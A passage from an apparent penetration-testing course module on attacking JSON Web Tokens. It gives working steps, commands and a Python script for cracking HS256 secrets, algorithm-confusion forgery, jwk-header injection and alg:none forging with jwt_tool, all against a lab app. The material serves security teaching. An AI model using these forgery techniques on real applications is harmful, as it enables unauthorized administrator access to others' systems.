Guess.Base.......: File (/opt/SecLists/Passwords/Leaked-
Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3475.1 kH/s (0.50ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
(new)
Progress.........: 4358144/14344384 (30.38%)
Rejected.........: 0/4358144 (0.00%)
Restore.Point....: 4354048/14344384 (30.35%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: rb270990 -> raynerleow
Hardware.Mon.#1..: Util: 52%

hashcat -m 16500 jwt.txt /opt/SecLists/Passwords/Leaked-
Databases/rockyou.txt --show

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pb
iI6ZmFsc2UsImV4cCI6MTcxMTIwNDYzN30.r_rYB0tvuiA2scNQrmzBaMAG2rkGdMu9cGMEEl3
WTW0:rayruben1
```

Forging a Token

Now that we have successfully brute-forced the JWT's signing secret, we can forge valid JWTs. After manipulating the JWT's body, we can paste the signing secret `rayruben1` into jwt.io. The site will then compute a valid signature for our manipulated JWT:



We can now use the forged JWT to obtain administrator access to the web application:

Algorithm Confusion


Algorithm confusion is a JWT attack that forces the web application to use a different algorithm to verify the JWT's signature than the one used to create it.

If the web application uses an asymmetric algorithm such as `RS256`, a `private key` is used to compute the signature. In contrast, a `public key` is used to verify the signature, i.e., a different key is used for signing and verification. If we create a token that uses a symmetric algorithm such as `HS256`, the token's signature can be verified with the same key used to sign the JWT. Since the web application uses the `public key` for verification, it will accept any symmetric JWTs signed with this key. As the name suggests, this key is public, enabling us to forge a valid JWT by signing it with the web application's public key.

This attack only works if the web application uses the algorithm specified in the `alg`-claim of the JWT to determine the algorithm for signature verification. In particular, the vulnerability can be prevented by configuring the web application to always use the same algorithm for signature verification. For instance, by hardcoding the algorithm to `RS256`.

Obtaining the Public Key

Like before, we can log in to our sample web application to obtain a JWT. If we analyze the token, we can see that it was signed using an asymmetric algorithm (`RS256`):



To execute an algorithm confusion attack, we need access to the public key used by the web application for signature verification. While this public key is often provided by the web application, there are cases where we cannot obtain it directly. However, since the key is not meant to be kept private, it can be computed from the JWTs themselves.

To achieve this, we will use rsa_sign2n. The tool comes with a docker container we can use to compute the public key used to sign the JWTs.

We can build the docker container like so:

```
git clone https://github.com/silentsignal/rsa_sign2n

cd rsa_sign2n/standalone/

docker build . -t sig2n
```

Now we can run the docker container:


```
docker run -it sig2n /bin/bash
```

We must provide the tool with two different JWTs signed with the same public key to run it. We can obtain multiple JWTs by sending the login request multiple times in Burp Repeater. Afterward, we can run the script in the docker container with the captured JWTs:


```
python3 jwt_forgery.py
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6ZmFsc2UsImV4cCI6MTcxMTI3MTkyOX0.<SNIP>
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6ZmFsc2UsImV4cCI6MTcxMTI3MTk0Mn0.<SNIP>

[*] GCD:  0x1
[*] GCD:  0xb196 <SNIP>
[+] Found n with multiplier 1  :
 0xb196 <SNIP>
[+] Written to b1969268f0e66b1c_65537_x509.pem
[+] Tampered JWT:
b'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjogImh0Yi1zdGRudCIsICJpc0FkbWluIjogZmFsc2UsICJleHAiOiAxNzExMzU2NTczfQ.Dq6bu6oNyTKStTD6YycB9EzmXoTiMJ9aKu_nNMLx7RM'
[+] Written to b1969268f0e66b1c_65537_pkcs1.pem
[+] Tampered JWT:
b'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjogImh0Yi1zdGRudCIsICJpc0FkbWluIjogZmFsc2UsICJleHAiOiAxNzExMzU2NTczfQ.vFrCp8X_-Te6ENlAi4-a_xitEaOSfEzQIbQbzXpWnVE'
================================================================================
Here are your JWT's once again for your copypasting pleasure
================================================================================
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjogImh0Yi1zdGRudCIsICJpc0FkbWluIjogZmFsc2UsICJleHAiOiAxNzExMzU2NTczfQ.Dq6bu6oNyTKStTD6YycB9EzmXoTiMJ9aKu_nNMLx7RM
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjogImh0Yi1zdGRudCIsICJpc0FkbWluIjogZmFsc2UsICJleHAiOiAxNzExMzU2NTczfQ.vFrCp8X_-Te6ENlAi4-a_xitEaOSfEzQIbQbzXpWnVE
```

The tool may compute multiple public key candidates. To reduce the number of candidates, we can rerun it with different JWTs captured from the web application. Additionally, the tool automatically creates symmetric JWTs signed with the computed public key in different formats. We can use these JWTs to test for an algorithm confusion vulnerability.

If we analyze the JWT created by the tool, we can see that it indeed uses a symmetric signature algorithm (`HS256`):



Furthermore, if we send this token to the web application, it is accepted. Thus proving that the web application is vulnerable to algorithm confusion:




Forging a Token


Now that we have confirmed the vulnerability allows us to forge tokens, we will exploit it to obtain administrator privileges. `rsa_sign2n` conveniently saves the public key to a file within the docker container:

```
cat b1969268f0e66b1c_65537_x509.pem

-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsZaSaPDmaxyds/NMppno
dUEWomQEdu+p57T4B7tjCZp0nRQk1HnOR8LuTztHn6U4ZKEHvHWGF7PxHHgtxrTb
7uhbwhsu3XVTcd1c/S2G9TCvW4WaF8uqNjgzUJEANsABGXHSVCuM7CLf2jWjVyWX
6w4dbyK3LNHvt/tkJspeGwx3wT1Gq2RpQ6n0+J/q6vxKBAc4z9QuzfgLPpnZFdYj
kZyJimyFmiyPDP6k2MZYr6rgiuUhCQQlFBL8yS94dITAoZhGIJDtNW9WDV7gOB8t
OgPrAdBM2rm8SmlNjsaHxIDec2E+qafCm8VnwSLXHXb9IDvLSTCqI+gOSJEGgTuT
VQIDAQAB
-----END PUBLIC KEY-----
```

Now, we can use `CyberChef` to forge our JWT by selecting the `JWT Sign` operation. We must set the `Signing algorithm` to `HS256` and paste the public key into the `Private/Secret key` field. Additionally, we need to add a newline (`\n`) at the end of the public key:



Finally, we need to provide the forged JWT to the web application to escalate our privileges:



Further JWT Attacks

There are other vulnerabilities that can affect JWTs, and while we cannot cover all of them, a few are worth learning about. These include vulnerabilities resulting from shared JWT secrets between web applications and use of other standardized JWT claims. While the JWT header often contains only the `alg` and `type` claims, the standard defines multiple additional claims that may be used in JWT headers.

Reusing JWT Secrets

If a company hosts multiple web applications that use JWTs for authentication, each must use a different signing secret. If this is not the case, an attacker might be able to use a JWT obtained from one web application to authenticate to another. This situation becomes particularly problematic if one of these web applications grants higher privilege level access, and both encode the privilege level within the JWT.

For instance, assume a company hosts two different social media networks: `socialA.htb` and `socialB.htb`. Furthermore, a sample user is a moderator on `socialA`, thus their JWT contains the claim `"role": "moderator"`, while on `socialB` they do not have any special privileges, i.e., the JWT contains the claim `"role": "user"`. If both social networks used the same JWT secret, the sample user would be able to re-use their JWT from `socialA` on `socialB` to obtain moderator privileges.


Exploiting jwk

Before discussing how to exploit the `jwk` claim, let us understand its purpose. The claim is defined in the JWS standard:

```
The "jwk" (JSON Web Key) Header Parameter is the public key that
corresponds to the key used to digitally sign the JWS.
This key is represented as a JSON Web Key. Use of this Header Parameter is
OPTIONAL.
```

As we can see, `jwk` contains information about the public key used for key verification for asymmetric JWTs. If the web application is misconfigured to accept arbitrary keys provided in the `jwk` claim, we could forge a JWT, sign it with our own private key, and then provide the corresponding public key in the `jwk` claim for the web application to verify the signature and accept the JWT.

Just like before, let us obtain and analyze a JWT by logging into the web application:



We can see that this time, the JWT's header contains a `jwk` claim with the details about the public key. Let us attempt to execute our exploit plan, which we discussed before.

Firstly, we need to generate our own keys to sign the JWT. We can do so with the following commands:

```
openssl genpkey -algorithm RSA -out exploit_private.pem -pkeyopt
rsa_keygen_bits:2048
```

```
openssl rsa -pubout -in exploit_private.pem -out exploit_public.pem
```

With these keys, we need to perform the following steps:

- Manipulate the JWT's payload to set the `isAdmin` claim to `true`
- Manipulate the JWT's header to set the `jwk` claim to our public key's details
- Sign the JWT using our private key

We can automate the exploitation using the following python script:


```
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import serialization
from jose import jwk
import jwt

# JWT Payload
jwt_payload = {'user': 'htb-stdnt', 'isAdmin': True}

# convert PEM to JWK
with open('exploit_public.pem', 'rb') as f:
    public_key_pem = f.read()
public_key = serialization.load_pem_public_key(public_key_pem,
backend=default_backend())
jwk_key = jwk.construct(public_key, algorithm='RS256')
jwk_dict = jwk_key.to_dict()

# forge JWT
with open('exploit_private.pem', 'rb') as f:
    private_key_pem = f.read()
token = jwt.encode(jwt_payload, private_key_pem, algorithm='RS256',
headers={'jwk': jwk_dict})

print(token)
```

We can run it after installing the required dependencies:


```
pip3 install pyjwt cryptography python-jose

python3 exploit.py

eyJhbGciOiJSUzI1NiIsImp3ayI6eyJhbGciOiJSUzI1NiIsImUiOiJBUUFCIiwia3R5IjoiUl
NBIiwibiI6InJ0eV96YWRVSjJBZFpfQ3BqaDJCRlVQd2YtWnlWeUt6aWYzbjZZc3ZxVWlwZjh5
ZVNpSGk2RFJVRm9ibzVfMnpnSnRQeVVGTmNyRzIwSWd6cTdobzRDNWRfcVN0d2RfVnRfcHQ0Q0
Zmdm1CZHRlZzVTcmJIYVVlbU1CQXFYbVB6S2sxOUNOVkZTdVhqa21mSk9OZ1Q3Q3VoRFV5bTFi
```

```
N3U3TjNsQmlZVmh2Rnl5NVZ1dHplNkN2MS1aMTF0THhCaEF4cnlNTHNsSG1HODZmNld5ZTAwcG
YyR21xel93LTdGT3dfcUFZdUwtZlpMVXNZSVltT01PVDAxa3pMV1VWSDJ0R2VYNGdYaVc2YU94
cC1SNFd4NUo5ai1QZlFjcVFTOXduOHZ0Ry1rSjBQYlRVbGozUi12djk3d0VLcEZuanhzSGxWN1
Rvcm9nSWJKTDZ4YUZJR3YxUSJ9LCJ0eXAiOiJKV1QifQ.eyJ1c2VyIjoiaHRiLXN0ZG50Iiwia
XNBZG1pbiI6dHJ1ZX0.FimEK1Cnw1PL8Krt7mpzIcBAkVgTOAVquh7yUFIr3xrQmaDzObxmlkO
ZmHwmBN1Odc0NOZToWVo_o-
0Yf1ldPvueGlCShlUyoOyFMVQhiWcW_EIpCPdRoG60Venyp6ePHirrZGPSXz4JAKUKRdj4CWK_
2sIHlQmGmmMy0W1hL-08Dq-oueYWY-
OsshDrbyMx6ibZ8vmVL4PkiBv6PalPDIrIrJZHEM0tr0IotZy_MNiOF2Rvy22XU2FapIj0cuCL
21vud9k_IQZwVhPdEJ_XEnnLiFYRYI0wBl3SQ9N4xtt0eMPSe4CqtOd4veYT1JCmqL6jKkkumI
qdUHcdQhA_Aw
```

Analyzing our forged token, we can see that the payload was successfully manipulated, and the `jwk` claim now contains our public key's details:



Finally, we can use our forged token to obtain administrative access:



Exploiting jku

Another interesting claim is the `jku` claim, which has the following purpose, according to the JWS standard:

```
The "jku" (JWK Set URL) Header Parameter is a URI that refers to a
resource for a set of JSON-encoded public keys,
one of which corresponds to the key used to digitally sign the JWS.
The keys MUST be encoded as a JWK Set. The protocol used to acquire the
resource MUST provide integrity protection;
an HTTP GET request to retrieve the JWK Set MUST use Transport Layer
Security (TLS),
and the identity of the server MUST be validated,
as per [Section 6 of RFC 6125]. Also, see [Section 8] on TLS requirements.
Use of this Header Parameter is OPTIONAL.
```

As such, the `jku` claim serves a similar purpose to the `jwk` claim. However, instead of holding the key details directly, the claim contains a URL that serves the key details. If a web application does not correctly check this claim, it can be exploited by an attacker similar to the jwk claim. The process is nearly identical; however, instead of embedding the key details into the jwk claim, the attacker hosts the key details on his web server and sets the JWT's jku claim to the corresponding URL.

Furthermore, the jku claim may potentially be exploited for blind GET-based Server Side Request Forgery (SSRF) attacks. For more details on these types of attacks, check out the Server-side Attacks module.

Further Claims

There are further JWT claims that can be potentially exploited. These include the `x5c` and `x5u` claims, which serve a similar purpose to the jwk and jku claims. The main difference is that these claims do not contain information about the public key but about the certificate or certificate chain. However, exploiting these claims is similar to the jwk and jku exploits. Finally, there is the `kid` claim, which uniquely identifies the key used to secure the JWT. Depending on how the web application handles this parameter, it may lead to a broad spectrum of web vulnerabilities, including path traversal, SQL injection, and even command injection. However, these would require severe misconfigurations within the web application that rarely occur in the real world.

For more details on these claims, check out the JWS standard.

Tools of the Trade & Vulnerability Prevention

This section will showcase tools that can aid us in identifying and exploiting JWT-based vulnerabilities. Furthermore, we will briefly explore how to prevent JWT-based vulnerabilities.

Tools of the Trade

Penetration testers commonly use jwt_tool to analyze and identify vulnerabilities in JWTs. The installation process only requires cloning the repository and installing the required dependencies:

```
git clone https://github.com/ticarpi/jwt_tool

pip3 install -r requirements.txt
```

We can then run the tool by executing the python script `jwt_tool.py`:

```
python3 jwt_tool/jwt_tool.py

        \   \        \         \         \                  \
   \__   |   |  \     |\__    __| \__    __|                  |
         |   |   \    |      |       |       \         \     |
         |        \   |      |       |    __  \     __  \    |
  \      |      _     |      |       |   |     |   |     |   |
   |     |     / \    |      |       |   |     |   |     |   |
\        |    /   \   |      |       |\        |\        |   |
 \______/ \__/     \__|   \__|      \__| \______/  \______/ \__|
 Version 2.2.6                \______|             @ticarpi

No config file yet created.
Running config setup.
Configuration file built - review contents of "jwtconf.ini" to customise
your options.
Make sure to set the "httplistener" value to a URL you can monitor to
enable out-of-band checks.
```

Let us take a look at the different functionalities the tool provides by calling its help flag:

```
python3 jwt_tool/jwt_tool.py -h

<SNIP>
  -X EXPLOIT, --exploit EXPLOIT
                        eXploit known vulnerabilities:
```

```
                        a = alg:none
                        n = null signature
                        b = blank password accepted in signature
                        s = spoof JWKS (specify JWKS URL with -ju, or set
in jwtconf.ini to automate this attack)
                        k = key confusion (specify public key with -pk)
                        i = inject inline JWKS

<SNIP>

  -C, --crack           crack key for an HMAC-SHA token
                        (specify -d/-p/-kf)
  -d DICT, --dict DICT  dictionary file for cracking
  -p PASSWORD, --password PASSWORD
                        password for cracking
  -kf KEYFILE, --keyfile KEYFILE
                        keyfile for cracking (when signed with 'kid'
attacks)

<SNIP>
```

From the output of `jwt_tool.py`, we know that it can analyze JWTs, brute-force JWT secrets, and perform other various attacks, including those discussed in previous sections.

JWT Analysis

We can analyze any given JWT with `jwt_tool` by providing it as an argument. Let us test it with a JWT from a previous section:

```
python3 jwt_tool/jwt_tool.py
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pb
iI6ZmFsc2UsImV4cCI6MTcxMTE4NjA0NH0.ecpzHiyA5I1-KYTTF251bUiUM-
tNnrIMwvHeSZf0eB0

====================
Decoded Token Values:
====================

Token header values:
[+] alg = "HS256"
[+] typ = "JWT"

Token payload values:
[+] user = "htb-stdnt"
[+] isAdmin = False
[+] exp = 1711186044    ==> TIMESTAMP = 2024-03-23 10:27:24 (UTC)
[-] TOKEN IS EXPIRED!
```

```
----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```

As we can see, the tool provides us with all the information contained in the JWT, including the JWT's header and the JWT's payload. It even lets us know that the token provided has already expired since the timestamp in the `exp` claim was in the past.

Forging JWTs


We can use `jwt_tool` to programmatically forge altered JWTs instead of doing so manually, as in the previous sections. For instance, we can forge a JWT which uses the `none` algorithm by specifying the `-X a` flag. Additionally, we can tell the tool to set the `isAdmin` claim to `true` by specifying the following flags: `-pc isAdmin -pv true -I`. Let us combine these flags to forge a JWT that enables us to obtain administrator privileges in the lab from the previous sections:

```
python3 jwt_tool/jwt_tool.py -X a -pc isAdmin -pv true -I
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pb
iI6ZmFsc2UsImV4cCI6MTcxMTE4NjA0NH0.ecpzHiyA5I1-KYTTF251bUiUM-
tNnrIMwvHeSZf0eB0

<SNIP>

